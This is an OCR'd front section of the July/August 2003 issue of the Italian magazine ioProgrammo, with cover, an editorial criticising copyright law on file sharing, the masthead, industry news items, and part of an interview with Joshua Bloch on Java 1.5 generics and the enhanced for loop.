VERSIONE PLUS ✔ RIVISTA+LIBRO+2CD €15,00
VERSIONE STANDARD RIVISTA+2CD €7,70
Periodicità mensile • LUGLIO/AGOSTO 2003 • ANNO VII, N.7 (71)
Poste Italiane • Spedizione in a.p. - 45% • art. 2 comma 20/b legge 662/96 - AUT. N. DCDC/033/01/CS/CAL

HACKER: TRASFORMARE UNA PAGINA WEB IN UN PERICOLOSO FILE ESEGUIBILE!

ioProgrammo

IL COMPUTER TI TELEFONA E LEGGE LE E-MAIL

- ✔ La realizzazione di un client di posta elettronica in Visual Basic
- ✔ Come far leggere al PC i tuoi documenti di testo
- ✔ L'utilizzo di un componente ActiveX per pilotare il modem, anche da remoto!

JAVA 1.5
Tutte le novità nell'intervista esclusiva a J.Bloch di SUN

La televisione in una pagina Web?

Ora è possibile con Windows Media Player 9 SDK

Elettronica & PC
Le prime nozioni sulla realizzazione di un telecomando per PC

Database
Integrazione tra DB e Flash MX? Facile con Flash Remoting!

SISTEMA
- Integrare l'intellisense anche nelle tue applicazioni
- Generare file PDF a partire da un documento XML
- Steganografia: l'arte di nascondere le informazioni

PALMARI
- Una sola applicazione per più dispositivi: cellulari, palmari e PC
- La sincronizzazione dei dati con SQL Server CE

ADVANCED
- Ottimizzare l'accesso alle basi di dati con JDBC

CORSI
- Visual Basic .NET, C++, MATLAB, C#, JAVA

LIGHTWAVE: LE TEXTURE IN AMBIENTI RENDERIZZATI

ISSN 1128-594X

ioProgrammo (Plus) Anno VII - N° 7 (71) • € 15,00

Contents

Anno VII - n. 7 (71) Luglio/Agosto 2003

Siete dei pirati!

Consentitemi una digressione: succede spesso che a Napoli si passi con il rosso. Succede anche che quasi tutti i motociclisti non indossino il casco. La mia personale (e non so quanto fondata) opinione è che i napoletani abbiano sempre subito le leggi da parte di uno stato straniero, e invasore. Per loro le leggi, almeno quelle scritte nei codici, erano (sono?) diretta emanazione di uno stato che non li rappresentava e che tentava semplicemente di sfruttarli e soggiogarli.
Vengo al punto: scambiarsi versioni mp3 e divx di materiale coperto da copyright è reato? Viste le attuali leggi, sembrerebbe proprio di si. Questo vuol dire che i milioni di utenti che quotidianamente utilizzano i sistemi di peer to peer sono dei delinquenti, o giù di lì. Io sono un delinquente, probabilmente anche voi che leggete siete dei delinquenti. Non vi turba? Dovrebbe.
Dovremmo essere in un paese democratico. Un paese, cioè, in cui le leggi sono espressione della volontà popolare. Questa strano paese (e con lui buona parte del mondo occidentale) vuole punire il novanta percento dei suoi cittadini, per salvaguardare gli interessi di… quanti? Quanti possono essere quelli che si avvantaggiano dei diritti d'autore? Non la maggior parte dei musicisti, che si guadagna da vivere sudando nei concerti e non certo con le briciole che la gestione suicida delle Major prevede per loro. Non gli autori di cinema, in via d'estinzione in Italia, schiacciati sicuramente dalla opprimente presenza di spazzatura americana, più che dai cittadini (si, cittadini) che, pagando lautamente le loro connessioni, decidono di guardare sul loro PC un film.
Se uno stato di diritto ha la sua ragion d'essere nel difendere i più deboli contro i più forti, le attuali leggi sono un paradosso.

P.S. Mi sono permesso di citare un po' di malcostume napoletano, giusto perché sono nato a Napoli anch'io!

raffaele@edmaster.it

ioProgrammo

Anno VII - N.ro 7 (71) - Luglio/Agosto 2003 - Periodicità: Mensile
Reg. Trib. di CS al n.ro 593 del 11 Febbraio 1997
Cod. ISSN 1128-594X
E-mail: ioprogrammo@edmaster.it
http://www.edmaster.it/ioprogrammo

Direttore Editoriale Massimo Sesti
Direttore Responsabile Romina Sesti
Responsabile Marketing Antonio Meduri
Responsabile Editoriale Gianmarco Bruni
Editor Gianfranco Forlino
Coordinamento redazionale Raffaele del Monaco
Redazione Antonio Pasqua, Thomas Zaffino
Collaboratori M. Autiero, M.L. Belmonte, M. Bigatti, L. Buono, M. Canducci, M. Casario, M. Del Gobbo, F. Grimaldi, R. Lombardo, A. Margarese, A. Marroccelli, V. Muraglia, F. Mestrone, C. Pelliccia, P. Perrotta, F. Sara, G.D. Senatore, E. Tavolaro, F. Vaccaro, M. Valeri.
Segreteria di Redazione Veronica Longo

REALIZZAZIONE GRAFICA CROMATIKA S.r.l.
Responsabile grafico: Paolo Cristiano
Coordinamento tecnico: Giancarlo Sicilia
Impaginazione elettronica: Aurelio Monaco

"Rispettare l'uomo e l'ambiente in cui esso vive e lavora è una parte di tutto ciò che facciamo e di ogni decisione che prendiamo per assicurare che le nostre operazioni siano basate sul continuo miglioramento delle performance ambientali e sulla prevenzione dell'inquinamento"

Certificato UNI EN ISO 14001 N. 9191 CRMT

Realizzazione Multimediale SET S.r.l.
Coordinamento Tecnico Piero Mannelli
Ideazione Grafica Gianluca Carbone
Realizzazione CD-Rom Paolo Iacona

PUBBLICITÀ Edizioni Master S.r.l.
Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321612 - Fax 02 8321754
e-mail advertising@edmaster.it
Agenti Vendita Serenella Scarpa, Cornelio Morari
Segreteria Ufficio Vendite Daisy Zonato

EDITORE Edizioni Master S.r.l.
Sede di Milano: Via Cesare Correnti, 1 - 20123 Milano
Tel. 02 8321482 - Fax 02 8321699
Sede di Rende: C.da Lecco, zona industriale - 87030 Rende (CS)
Amministratore Unico: Massimo Sesti

ABBONAMENTO E ARRETRATI
Italia: Costo abbonamento annuale base (11 numeri) € 59,00 sconto 30% sul prezzo di copertina pari a € 84,70.
Costo abbonamento Plus (11 numeri + 6 libri) € 89,90, sconto30% sul prezzo di copertina pari a € 128,50.
Estero: Costo abbonamento annuale (11 numeri) € 169,40, costo abbonamento Plus (11 numeri + 6 libri) € 257,00.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 5,32 spese (spedizione con corriere). Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate allo 028321482.
La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax allo 028321699, oppure via posta a EDIZIONI MASTER via Cesare Correnti, 1 - 20123 Milano, dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:

- cc/p n.16821878 o vaglia postale (inviando copia della ricevuta del versamento insieme alla richiesta);
- assegno bancario non trasferibile (da inviarsi in busta chiusa insieme alla richiesta);
- carta di credito, circuito VISA, CARTASI', MASTERCARD/EUROCARD, (inviando la Vs. autorizzazione, il numero della carta, la data di scadenza e la Vs. sottoscrizione insieme alla richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA. L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.

Sostituzioni: Inviare il CD-Rom difettoso in busta chiusa a: Edizioni Master Servizio Clienti - Via Cesari Correnti, 1 - 20123 Milano
Assistenza tecnica: ioprogrammo@edmaster.it
Stampa: Elcograf Industria Grafica - Via Nazionale, 14 Beverate di Brivio (LC)

Servizio Abbonati:
tel.02 8321482
e-mail: servizioabbonati@edmaster.it

Stampa CD-Rom: Disctronics Italia S.p.a. Via G. Rossini, 4 Tribiano (MI)
Distributore esclusivo per l'Italia: Parrini & C S.p.A. Via Vitorchiano, 81 - Roma

Finito di stampare nel mese di Giugno 2003

Edizioni Master edita:
Idea Web, Go!OnLine Internet Magazine, Win Magazine, PC Fun extreme, Quale Computer, DVD Magazine, Office Magazine, ioProgrammo, Linux Magazine, Softline Software World, <tag/>, MPC, Discovery DVD, Computer Games Gold, inDVD, I Fantastici CD-Rom, PC VideoGuide, I Corsi di Win Magazine, Le Collection.

News

IBM presenta i nuovi tool di Rational Software

Due nuovi prodotti per accelerare lo sviluppo di applicazioni

Al "Software Symposium" di Monaco di Baviera IBM ha presentato i primi frutti della recente acquisizione di Rational: Rational Rapid Developer e Rational XDE Tester. Il primo è uno strumento RAD di alto livello (per l'occasione IBM ha coniato l'acronimo ARAD: *"Architected" Rapid Application Development Solution)* che ha l'obiettivo di aiutare gli sviluppatori a costruire applicazioni business su piattaforma J2EE, attraverso un ambiente visuale che "isola" i progettisti dai più complessi dettagli implementativi, oltre a permettere ai programmatori di raggiungere più velocemente gli obiettivi prefissati grazie alla generazione automatica di codice. Questa caratteristica, oltre a semplificare la vita degli sviluppatori, garantisce anche una considerevole robustezza nell'applicazione finale.
L'altro prodotto presentato, Rational XDE Tester, si presenta come un poderoso banco di prova per client Java e applicazioni Web-based. Costruito intorno al nucleo di Eclipse, XDE Tester offre agli sviluppatori un completo ambiente per lo sviluppo ed il test delle applicazioni.

www.ibm.it

Un corso universitario insegna a costruire virus

L'università di Calgary è al centro delle polemiche per l'attivazione di un corso per aspiranti hacker

Aspiranti hacker di tutto il mondo: affrettatevi! Il prossimo autunno inizierà il primo corso universitario specifico per la costruzione di nuovi virus. "Computer Viruses and Malware" questo il nome scelto per il nuovo corso dalla audace Università di Calgary che con questa mossa si è attirata gli strali da una larga fetta della comunità scientifica. La paura è che nasca una nuova generazione di hacker e che, il già affollato panorama di virus, si popoli di nuovi e più aggressivi soggetti. A poco sono valse le spiegazioni dell'Università che ha cercato di mettere le mani avanti spiegando che buona parte del corso sarà dedicata all'etica e ai codici di comportante di un saggio sviluppatore.
Il motivo per cui un'università dovrebbe insegnare la parte oscura della programmazione lo ha dato John Aycock, il docente del corso, il quale sostiene che quando i suoi studenti saranno chiamati a costruire software di difesa contro i virus sapranno ragionare con la mente dell'hacker, e saranno dunque capaci di costruire software migliori e più sicuri.
Insomma, l'idea è che per costruire un antivirus, bisogna prima saper costruire un virus…

www.ucalgary.ca

SAP entra nei database Open Source

Un accordo con MySQL ha scosso il mondo dei DB

La piccola compagnia svedese MySQL ha realizzato un grosso colpo che potrebbe lanciare il suo apprezzato DB sul mercato enterprise.


La mossa potrebbe inoltre permettere di accelerare lo sviluppo del database MySQL, al punto che i miglioramenti previsti in quattro anni sarebbero ora disponibili già nel 2005. I dettagli dell'accordo non sono ancora stati chiariti, si sa che MySQL potrà distribuire il database SAP DB, rinominandolo e con licenza GPL, mentre SAP ha acquisiti i diritti per lo sfruttamento commerciale delle tecnologie MySQL. Lo scopo è insomma quello di prendere il meglio delle due aziende e trarne il maggior profitto possibile.
La notizia diventa ancora più interessante se si pensa alla pressione cui saranno sottoposti gli attuali dominatori del mercato DB: IBM, Microsoft e Oracle potrebbero avere ora un reale nuovo concorrente. La compagnia tedesca SAP è leader nel settore del software aziendale e gode di un grosso seguito anche in Italia, specialmente presso le grandi aziende. Per venire in contro ai bisogni delle piccole e medie aziende, SAP ha da qualche anno deciso di integrare un SAP DB, un database open source, in alcuni suoi prodotti, con lo scopo di non costringere i clienti ad acquistare un DB da terze parti.
I piani sono di sostituire SAP DB con MySQL, una volta che quest'ultimo sia stato migliorato, anche alla luce delle tecnologie DB sviluppate da SAP.

www.mysql.com

PlayStation 2: il supercomputer per la scienza

Il centro di ricerca NCSA ha realizzato un cluster di PS2 ottenendo prestazioni eccezionali


Il celebre centro di ricerca americano ha progettato e costruito un cluster

costituito da settanta PlayStation 2 della Sony, ottenendo un supercomputer Linux le cui prestazioni lo collocano tra i primi 500 computer al mondo. Le unità sono state collegate grazie a due switch Hewlett-Packard 2650 Procurve, ed in termini computazionali è stata raggiunta una potenza di mezzo trilione di operazioni al secondo, equivalenti a 0,5 teraflop.

Un risultato davvero notevole, anche paragonato a quello che è ritenuto il più potente sistema esistente: Earth Simulator di NEC, che ha una velocità di ottanta volte superiore a quella del cluster di playstation.
Il software utilizzato si basa essenzialmente sul Sony Linux Kit, distribuito dalla stessa Sony: un porting del kernel 2.2.1 specifico per la CPU della Playstation, l'Emotion Engine, basato su una vecchia versione di Red Hat per PC.
L'esperimento, che si può definire perfettamente riuscito, era teso a verificare la possibilità di utilizzare tecnologie "di massa" e a basso costo per applicazioni scientifiche.
C'è da aggiungere che gli scienziati dell'NCSA non sono stati gli unici ad avere l'idea di sfruttare la PlayStation per il distributed computing: anche Sony sta da tempo sperimentando il suo gioiello, sempre con Linux installato, in una configurazione a griglia.
E per il futuro, IBM e Sony sono unite in uno sforzo per portare il grid computing alla portata di tutti con la prossima generazione di Playstation.

www.ncsa.uiuc.edu

Intel salta la prossima generazione di tool litografici

Il gigante dei chip ha informato i suoi fornitori che non comprerà le macchine con tecnologia a 157 nanometri

Intel ha annunciato alle aziende che forniscono gli strumenti di produzione per i chip che non ha intenzione di passare alla prossima generazione di tool litografici a 157 nanometri: l'intenzione è di passare direttamente dall'attuale tecnologia a 193 nanometri ai tool EUV (Extreme Ultra-Violet), che offriranno canali di dimensioni ancora inferiori ai 157 nanometri.

Le macchine EUV sono ancora in fase di sviluppo e ci vorranno ancora alcuni anni prima di arrivare alla produzione effettiva. La cosa preoccupa non poco ASML, uno dei principali fornitori di Intel, il quale spera di vendere i suoi strumenti per la produzione di chip a 157 nanometri ad altre aziende.
L'origine della decisione di Intel di attendere la successiva tecnologia EUV sarebbe da ricercarsi nei forti investimenti compiuti dalla compagnia nel campo degli Exstreme Ultra Violet: importanti sforzi compiuti insieme ad ASML e ad altre aziende, che non avranno una ricaduta effettiva nella produzione prima del 2005.

www.intel.com

Borland avvicina .NET e J2EE

Una nuova tecnologia-ponte semplifica l'interazione fra i due ambienti

Molti sviluppatori sono impegnati nello sforzo di colmare il gap esistente fra le due piattaforme di programmazione che dominano l'attuale scena della sviluppo business: .NET e J2EE. Borland offre una nuova soluzione che consente di sviluppare applicazioni .NET perfettamente integrate con applicazioni J2EE e Corba.


Janeva, questo il nome del nuovo tool, aiuta gli sviluppatori a creare applicazione per la nuovissima piattaforma Microsoft senza la necessità di cambiare il back-end.
Il tool può anche funzionare al contrario, ovverosia permettendo la costruzione di applicazione J2EE e CORBA basate su sistemi .NET, soluzione questa che può tornare utile nelle aziende che hanno già investito molto in strumenti di sviluppo Java e che vogliono (o devono) utilizzare componenti .NET.
Janeva realizza la cooperazione fra le due piattaforme utilizzando il protocollo Inter-ORB Protocol (IIOP) che ha mostrato prestazioni decisamente superiori rispetto al protocollo SOAP utilizzato dai Web Services, la tecnologia principe impiegata finora per il dialogo fra mondi diversi.
I linguaggi supportati da Janeva sono tutti quelli compatibili con il Common Language Runtime di

Microsoft quindi: C# J# VB.NET e Visual C++ .NET.
Janeva offre il vantaggio di aderire completamente agli standard esistenti, sia quelli dettati da Microsoft per il .NET Framework sia le specifiche J2EE imposte da Sun, sia infine le specifiche per CORBA dell'Object Management Group (OMG).

www.borland.it

Opteron segna nuovi record

SPEC certifica la bontà dei nuovi processori AMD

Grazie ai benchmark di SPEC, AMD proietta i suo processori nell'olimpo dei più veloci per sistemi a due e quattro processori.

Ben 57 risultati pubblicati da SPEC confermano l'assoluta leadership dei processori di classe Opteron rispetto ai concorrenti. "SPEC conferma quanto abbiamo sempre sostenuto", ha dichiarato Marty Seyer, Vice President e General Manager di Microprocessor Business Unit di AMD. "Il processore AMD Opteron offre prestazioni senza paragoni sui server 2P e 4P, e fornisce ai nostri clienti eccezionali livelli di prestazioni a 64 bit, salvaguardando, nel contempo, quanto già investito nelle applicazioni e nei programmi a 32 bit". Durante i test SPEC, considerati tra i più autorevoli per quanto concerne il comparto dei server, il processore AMD Opteron ha raggiunto punteggi superiori del 144% rispetto ai processori concorrenti a 32 bit e superiori del 43% rispetto a quelli dei server basati su processori concorrenti a 64 bit.

www.amd.com/it-it/

W3C propone il nuovo standard Soap 1.2

La versione finale è pronta per essere rilasciata

SOAP è il protocollo che sta alla base dei Web Services: la sua semplicità e la possibilità di essere facilmente integrato in qualsiasi piattaforma ne hanno fatto la stella del mondo della programmazione negli ultimi anni: è dal 2000 che l'XML Working Group del W3C sta lavorando alle nuove specifiche e, dopo anni di lavoro (e di discussioni che hanno coinvolto sviluppatori di tutto il mondo) siamo giunti alla stretta finale. La proposta di specifiche per il Simple Object Access Protocol 1.2 è stata pubblicara in un documento con una struttura basata su due parti essenziali: il Messaging Framework e Adjunct. Il Messaging Framework implementa tutto quanto è necessario definire nella costruzione e nello scambio di messaggi, mente Adjunct include tutte le regole per le

chiamate di procedure remote.
Il gruppo di lavoro che ha prodotto il documento sostiene di aver risolto oltre 400 problemi, 150 dei quali legati direttamente a SOAP 1.1. L'XML Protocol Working Group annovera fra i suoi membri il fior fiore dell'aristocrazia informatica: IBM, Sun Microsystems, Microsoft, Oracle, AT&T, BEA Systems, Iona Technologies ed altri ancora.

www.w3.org

Intel presenta una libreria (Math Kernel Library) per applicazioni matematiche

La nuova libreria offre prestazioni da brivido su processori con tecnologia Hyper Threading

Intel ha annunciato la nuova Math Kernel Library 6.0, una libreria di programmazione disegnata esplicitamente per applicazioni di simulazione e analisi che facciano uso intensivo di calcoli matematici.
Le nuove librerie sono ottimizzate per lavorare al meglio con processori dell'ultima generazione, nella fattispecie: Pentium 4, Xeon, Itanium 2 e Centrino.
Intel Math Kernel Library 6.0 è una raccolta di funzioni riutilizzabili di algebra lineare, trasformate di Fourier *(Fast Fourier Transform)* e funzioni di matematica vettoriale, con un'API *(Application Programming Interface)* comune.
La Math Kernel Library 6.0 consente dunque agli sviluppatori di scrivere il codice una sola volta e di ottenere vantaggi prestazionali con una vasta gamma di sistemi basati su Architettura Intel.
La libreria è stata concepita per le applicazioni ad uso intensivo di calcoli, ad esempio la modellazione finanziaria e l'analisi dei rilevamenti geologici. Jonathan Khazam, General Manager della Software Products Division di Intel, in una recente intervista ha affermato:

"Intel Math Kernel Library 6.0 è un componente chiave del portafoglio di tool Intel, che offre prestazioni eccezionali per le applicazioni scientifiche, finanziarie e di engineering.
In questa libreria sono state aggiunte nuove funzionalità importanti, ad esempio le trasformate di Fourier multidimensionali per l'elaborazione dei segnali e le funzioni a elevate prestazioni di generazione di numeri casuali, utili per varie applicazioni di analisi".

www.intel.com

MYPAL A620, il più piccolo pocket PC con slot compact flash integrato

MyPal A620 è dotato di funzionalità avanzate, tra cui SmartKeeper, un sistema di backup intelligente esclusivo ASUS che procede al salvataggio dei dati quando la batteria sta per esaurirsi.

Caratterizzato da dimensioni estremamente contenute (125x76,6x13,3 mm) ed un peso di appena 141 grammi, il nuovo PDA di ASUS è il più piccolo e leggero Pocket PC integrante uno slot per Compact Flash (CF) di tipo II. Grazie a questa caratteristica, MyPal A620 può essere dotato di CF card Wi-Fi e Bluetooth e può, quindi, essere collegato senza fili a reti aziendali, notebook, PC desktop e telefoni cellulari. La presenza di uno slot CF, inoltre, consente di usufruire dei diversi add-on ed accessori disponibili sul mercato in formato Compact Flash per trasformare il Pocket PC, ad esempio, in navigatore satellitare GPS, telefono GPRS, fotocamera digitale, lettore MP3 o radio FM. Tra i primissimi PDA ad essere equipaggiato con il nuovo processore Intel PXA255 a 400 MHz, MyPal A620 è oggi uno dei Pocket PC più potenti e veloci presenti sul mercato e, grazie a 64 MB di memoria SDRAM ed a 32 MB di Flash ROM, consente l'archiviazione di un'ingente quantità di dati, nonché l'installazione di numerosi applicativi. Da sottolineare anche le eccellenti doti della sezione video, che vanta un display a colori sensibile al tocco TFT da 3,5" di tipo transflective con una risoluzione di 240x320 pixel, in grado di garantire una particolare brillantezza e un'elevata qualità d'immagine. La speciale tecnologia ASUS Smoothly Video

Play di cui è dotato MyPal A620, inoltre, consente la visualizzazione di video con un frame rate di 60 fotogrammi al secondo, assicurando una fluidità delle immagini senza precedenti per dispositivi di questo tipo.

www.asus.com

U.S. Robotics 802.11g Wireless Turbo

Il nuovo dispositivo wireless dotato di "Accelerator Technology" permette di inviare e ricevere dati e informazioni con velocità fino a 100 Mbps.

La nuova gamma di soluzioni 802.11g Wireless Turbo, offre agli utenti le massime prestazioni a oggi disponibili nell'ambito dei dispositivi wireless. La linea U.S. Robotics 802.11g Wireless Turbo include un router, un access point multifunzione, una PC card e un PCI adapter, e si basa sull'esclusiva "Accelerator Technology" che incrementa le prestazioni di rete fino a 100 Mbps(1) su un singolo canale. "Il punto di forza della nuova linea di prodotti U.S. Robotics 802.11g Wireless Turbo risiede nell'esclusiva tecnologia "Accelerator" che incrementa le performance dello standard 802.11g da 54 Mbps fino a 100 Mbps", ha dichiarato Maurizio Negri, Amministratore Delegato di U.S. Robotics. "La nuova gamma di prodotti wireless di U.S. Robotics raggiunge una velocità di throughput dati pressoché doppia rispetto a quella di altri prodotti 802.11g. I nuovi dispositivi permettono agli utenti di inviare e ricevere informazioni con velocità, sicurezza e compatibilità ad oggi senza eguali". La linea 802.11g Wireless Turbo è totalmente compatibile con tutti i dispositivi wireless 802.11g a 54 Mbps e 802.11b a 22 e 11 Mbps. "La compatibilità con 802.11g e 802.11b permette a ciascun dispositivo di connettersi alla più alta velocità possibile: è quindi la soluzione ideale per reti con più utenti che hanno la necessità di mantenere le performance più elevate in modo che ciascun utilizzatore possa beneficiare pienamente dei vantaggi del protocollo utilizzato" ha aggiunto Maurizio Negri.

www.usr-emea.com

BenQ DC4500: foto perfette in ogni condizione

BenQ presenta una nuova fotocamera digitale di alta qualità che consente di realizzare fotografie incantevoli ovunque.

La nuova fotocamera BenQ fornisce fotografie di qualità superba sia su schermo che in proiezione o stampa. Questa qualità si accompagna a una facilità d'uso e un rapporto prezzo/prestazioni eccezionali. La tecnologia di questa fotocamera digitale raggiunge veramente un elevatissimo livello di qualità. Il grande LCD mono consente di visualizzare chiaramente le immagini, mentre semplici icone indicano con chiarezza le funzioni disponibili e rendono estremamente semplice la scelta di quella più adatta. Inoltre, una modalità automatica permette di ottenere foto perfette evitando scelte casuali. E tutto questo senza rinunciare alle funzioni avanzate che ci si aspetta da

una fotocamera di alta qualità. Con uno zoom ottico 3x e digitale 3x, 5 modalità di bilanciamento del bianco e 3 modalità di misurazione,BenQ introduce una speciale modalità Night Scene per rendere più chiare e vibranti le foto notturne. La DC4500 si collega facilmente a una stampante e offre un'eccellente qualità di stampa. La risoluzione estremamente alta, fino a 2848x2136 pone questa fotocamera all'avanguardia rispetto alla concorrenza. È compatta e una vera integrazione tra qualità, eleganza e puro divertimento di scattare fotografie ovunque.

www.benq.it.

Le nuove caratteristiche che semplificano lo sviluppo

Java 2 Standard Edition 1.5

Una conversazione con Joshua Bloch per conoscere i vantaggi e le difficoltà che comporterà il passaggio alla prossima generazione di Java.

Intervista di Janice J. Heiss

Tra gli sviluppatori c'è molta curiosità sulla nuova versione di Java (J2SE 1.5), la cui prima beta è prevista per la fine del 2003. Per capire meglio quali saranno le novità della nuova versione, la persona più indicata è Joshua Bloch (senior staff engineer di Sun Microsystems), uno dei personaggi di spicco del Core Java Platform Group che ha all'attivo lo sviluppo del package *java.math*, oltre alla collaborazione in molte altre parti della piattaforma.
Autore di numerosi articoli, Bloch ha anche scritto il libro "Effective Java Programming Language Guide" vincitore del premi Jolt. L'abbiamo incontrato per guardare nel futuro della programmazione Java.

***Joshua Bloch* è *Senior Staff Engineer* all'interno della divisione *Java Software* di *Sun Microsistem*, dove lavora con la qualifica di architect nel *Java Language Group*. Tra i suoi più importanti contributi si segnalano il *Collections Framework* ed il package *java.math*.**
Nella vita precedente, *Josh* è stato *Senior Systems Designer* alla *Transarc Corporation* (Pittsburgh, Pennsylvania), dove ha ideato e implementato numerose parti del sistema Encina dedicato alle transazioni distribuite.
Ha inoltre lavorato in posizioni di rilievo presso importanti centri di ricerca (Bell Labs e IBM Research).
Josh ha ottenuto un Ph.F. in computer science presso la *Carnegie-Mellon University*.

,

D Nell'ambito del progetto "Tiger" si stanno apportando numerosi miglioramenti alla piattaforma J2SE, tutti tesi a rendere i programmi più chiari, più corti, più robusti e più semplici da sviluppare, senza sacrificare la compatibilità. Puoi spiegarci in perché sarà più facile lavorare con J2SE 1.5?

R Le nuove caratteristiche del linguaggio hanno una cosa in comune: prendono alcuni costrutti idiomatici usati generalmente dai programmatori e ne forniscono un supporto linguistico. In altre parole, è stata spostata dal programmatore al compilatore il compito dello scrivere il cosiddetto "boilerplate code", quelle porzioni di codice che si ripetono sempre immutate da un programma all'altro e che hanno l'unico scopo di introdurre errori… Grazie al fatto che il compilatore, a differenza del programmatore, non commette errori, il codice prodotto risulta essere meno soggetto a bug. C'è anche da dire che, più ancora dei singoli miglioramenti, è interessante valutare il quadro complessivo delle innovazioni: tutte le nuove caratteristiche sono state ideate in armonia le une con le altre e il risultato è un forte miglioramento dell'espressività e della robustezza del linguaggio.

D Quali cambiamenti saranno più difficili da "digerire" per i programmatori? In che modo dovranno cambiare il loro stile?

R In realtà, spero sinceramente che nessun cambiamento sarà particolarmente difficile per gli sviluppatori. Se proprio devo scegliere quello che può incidere maggiormente nelle abitudini degli sviluppatori, potrebbe essere l'introduzione dei generics. Con le nuove specifiche sarà infatti necessario abituarsi a fornire alcune informazioni addizionali nelle dichiarazioni. Invece di dire semplicemente

```
List words = new ArrayList();
```

Dovremo scrivere:

```
List<String> words = new
                    ArrayList<String>();
```

Il lato buono della cosa è che, se provi ad inserire qualcosa che non sia una stringa, ti puoi accorgere dell'errore a tempo di compilazione e risolvere il problema. Senza i generics, ti accorgeresti del bug solo nel momento in cui il tuo più importante cliente chiama il vicepresidente della tua società, per comunicargli che l'applicazione su cui si fonda il suo business è appena andata in crash con una *ClassCastException*!
Un altro aspetto positivo è che non è più necessario effettuare il cast quando estraiamo un elemento da una collection.

Quindi, invece di:

```
String title = ((String)
                    words.get(i)).toUppercase();
```

Possiamo semplicemente scrivere:

```
String title = words.get(i).toUppercase();
```

D I miglioramenti riguarderanno essenzialmente sei aree: ci fai uno spot per ognuna?

R Ci proviamo:

- **Generics**: fornisce dei meccanismi di controllo a tempo di compilazione per le collection ed elimina la noia di effettuare il casting
- **Miglioramenti nei cicli**: avremo degli iteratori più semplici e più immuni da errori
- **Autoboxing/unboxing**: elimina la necessità della conversione manuale tra tipi primitivi (ad esempio *int*) e wrapped (*Integer*)
- **Typesafe enums**: tutti i noti benefici della struttura Typesafe Enum, senza la passata prolissità e la conseguente tendenza a causare errori
- **Import statico**: non sarà più necessario qualificare i membri statici con il nome della classe cui appartengono
- **Metadata**: il supporto per i metadati consentirà ai vari tool disponibili di generare codice automaticamente, a partire dalle annotazioni indicate nel codice. Questa innovazione risulta particolarmente interessante, perché porta ad uno stile di programmazione "dichiarativo", in cui il programmatore "dice" cosa deve essere fatto ed i tool di turno generano il codice che soddisfa la richiesta.

D Ci fai un esempio che illustri la differenza tra filtrare una collection secondo le specifiche attuali ed effettuare la stessa operazione con i generics?

R Ecco come funziona con le attuali specifiche del linguaggio:

```
/**
* Rimuove tutte le parole di Quattro lettered a
                                    una particolare
* collezione, che deve contenere solo stringhe
*/
static void expurgate(Collection c) {
   for (Iterator i = c.iterator(); i.hasNext(); ) {
      String s = (String) i.next();
      if(s.length() == 4)
         i.remove();
   }
}
```

I cast non sono la cosa più bella da vedere e, cosa più importante, possono fallire a runtime. Immagina che l'utente passi una collection che contenga buffer di stringa, invece di stringhe: il commento dice proprio che il client è tenuto a passare esclusivamente collection di stringhe, ma il compilatore non può farci niente… Ecco come si presente lo stesso metodo con i generics:

```
/**
* Rimuove le parole di quattro lettere fa una
                        specifica collezione di stringhe
*/
static void expurgate(Collection<String> c) {
   for (Iterator<String> i = c.iterator();
                                        i.hasNext(); )
      if (i.next().length() == 4)
         i.remove();
}
```

Ora risulta chiaro, dalla firma del metodo, che la collezione ricevuta in input DEVE contenere unicamente stringhe. Se il client prova a passare un collezione di buffer di stringhe, il programma non potrà essere compilato. Da notare anche che il metodo non contiene alcun cast, è più breve di una riga e, una volta chi ci si è abituati ai generics, risulta essere anche più semplice da leggere.

D Parlaci un po' del "for migliorato"

R L'iterazione all'interno di una collection è più "sgradevole" di quanto sia necessario. Il più delle volte, quando effettuiamo delle iterazioni in una colection, non facciamo altro che prenderne gli elementi. L'istruzione "for migliorata" fa sì che sia il compilatore a costruire l'iterazione al posto nostro. Per esempio, ecco un metodo che scandisce una collezione di timer utilizzando un iteratore:

```
void cancelAll(Collection c) {
   for (Iterator i = c.iterator(); i.hasNext(); ) {
      TimerTask tt = (TimerTask) i.next();
      tt.cancel();
   }
}
```

Vediamo ora lo stesso metodo con una istruzione "for migliorata":

```
void cancelAll(Collection c) {
   for (Object o : c)
      ((TimerTask)o).cancel();
}
```

Una nota per quando si legge ad alta voce il codice: i due punti (:) si pronunciano "in". Sarebbe stato più naturale introdurre due nuove parole chiave *foreach* e *in*, ma l'introduzione di nuove keyword risulta destabilizzante, mentre la strada che abbiamo scelto si prefigge di preservare la compatibilità nel momento in cui andiamo a specificare nuove estensioni del linguaggio.

D Proviamo a combinare i generics ed un ciclo di "for migliorato"?

R Con piacere! Ecco l'esempio appena illustrato con l'aggiunta dei generics:

```
void cancelAll(Collection<TimerTask> c) {
   for (TimerTask task : c)
      task.cancel();
}
```

Io credo che sia davvero carino! Ora il programma dice esattamente cosa fa, oltre a fornire il controllo dei tipi a runtime.

D Cosa ci puoi dire sull'autoboxing?

R Come saprai, il linguaggio Java ha un duplice sistema per i tipi: alcuni tipi sono primitivi, mentre altri risultano essere riferimenti ad oggetti. Non è possibile inserire dei tipi primitivi nelle collezioni, ed una situazione tipica è quella in cui siamo costretti a effettuare conversioni e riconversioni continuamente fra tipi primitivi e tipi wrapped quando vogliamo salvare dei dati all'interno delle collezioni. Chiunque si sia trovato in queste condizioni può testimoniare quanto sia noiosa la cosa. Ad esempio, diamo un'occhiata al programma riportato di seguito, che genera una tabella contenente i dati sulla frequenza con cui appaiono le parole sulla riga di comando. L'applicazione utilizza un oggetto *Map*, le cui chiavi sono le parole ed i cui valori sono il numero di volte che la parola appare nella linea:

```
